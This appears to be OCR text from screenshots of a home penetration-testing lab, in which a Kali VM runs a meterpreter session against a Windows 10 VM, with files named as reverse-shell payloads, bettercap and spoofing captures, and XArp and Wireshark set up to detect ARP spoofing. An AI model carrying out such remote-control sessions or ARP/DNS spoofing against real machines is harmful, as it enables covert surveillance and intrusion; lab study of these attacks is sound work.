12088 2024 chrome.exe x64 1 MSEDGEWIN10\IEUser C:\Program Files\Google\Chrome\Application\chrome.exe
12240 2024 chrome.exe x64 1 MSEDGEWIN10\IEUser C:\Program Files\Google\Chrome\Application\chrome.exe
meterpreter > screenshot
Screenshot saved to: /root/VrJwUiWE.jpeg
meterpreter > screenshot
Screenshot saved to: /root/jVUEdBsE.jpeg
meterpreter >



Home
Windows
Kali 2024 x64 Customized by...
Windows 10
Apps
Places
Jun 14 01:07
Files
Home
Recent
Starred
Home
Music
Pictures
Videos
Trash
jVUEdBsE.jpeg
facebook
Facebook helps you connect and share with the people in your life.
Log in
Create new account
Pictures
Public
Templates
.config
.dbus
.gvfs
.msf4
.ssh
.weevely
alert.js
bettercap.history
capturefile.cap
embedded-browser-no-sandbox.json
jVUEdBsE.jpeg
mrbiNvul.jpeg
rev_https_4444.exe
rev_https_8080.exe
reverse_https_1.exe
spoof.cap
"jVUEdBsE.jpeg" selected (60.7 kB)



Home
Windows
Kali 2024 x64 Customized by zS...
Windows 10
Recycle Bin
eula
Google Chrome
Avast Secure Browser
Host Name: MSEDGEWIN10
IE Version: 11.379.17763.0
OS Version: Windows 10
Service Pack: No service pack
XArp - unregistered version
File XArp Professional Help
Status: no ARP attacks
Security level set to: basic
View detected attacks
Read the 'Handling ARP attacks' help
View XArp logfile
Get XArp Professional now!
Register XArp Professional
aggressive
high
basic
minimal
The basic security level operates a default attack detection strategy that can detect all standard attacks. This is the suggested level for default environments.
IP MAC Host Vendor Interface Online Cache First seen
192.168.73.1 00-50-56-c0-00-08 192.168.73.1 Vmware, Inc. 0x4 - Intel(R) P... unkno... yes 6/13/2025 23:08
192.168.73.2 00-50-56-ea-a0-3c Vmware, Inc. 0x4 - Intel(R) P... unkno... yes 6/13/2025 23:08
192.168.73.138 00-0c-29-2a-ae-a5 192.168.73.138 Vmware, Inc. 0x4 - Intel(R) P... unkno... yes 6/13/2025 23:08
192.168.73.140 00-0c-29-81-60-0e MSEDGEWIN1... Vmware, Inc. 0x4 - Intel(R) P... unkno... no 6/13/2025 23:08
192.168.73.254 00-50-56-f4-22-8d Vmware, Inc. 0x4 - Intel(R) P... unkno... yes 6/13/2025 23:09
XArp 2.2.2 - 5 mappings - 1 interface - 0 alerts
Windows 10 Enterprise Evaluation
Windows License valid for 90 days
Build 17763.rs5_release.180914-1434
Type here to search
11:09 PM 6/13/2025
Kernel boot log
Downloads - File
Windows - VMw
Snipping T
11:09 AM 6/14/2025



ARP Attack Analysis with Wireshark

Wireshark is used to analyze network traffic and verify that ARP spoofing and DNS spoofing attacks are working properly. ARP storms, spoofed MACs, and DNS redirections can all be observed in live network capture.




Home
Windows
Kali 2024 x64 Customized by...
Windows 10
Apps
Places
Jun 14 01:16
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Current filter: http
No.
Time
Source
Destination
Wireshark · Preferences
ADB Service
ADP
ADwin
Aeron
AFS (RX)
AgentX
AIM
AJP13
ALC
ALCAP
AllJoyn ARDP
AllJoyn NS
AMP
AMQP
AMR
AMR WB
AMS
AMT
ANCP
ANSI BSMAP
ANSI MAP
ANSI_TCAP
AODV
AOL
APRS
AR Drone
Armagetronad
ARP/RARP
Artemis
ARTNET
Address Resolution Protocol
✓ Detect ARP request storms
Number of requests to detect during period 30
Detection period (in ms) 100
✓ Detect duplicate IP address configuration
✓ Register network address mappings
✓ OK
× Cancel
Help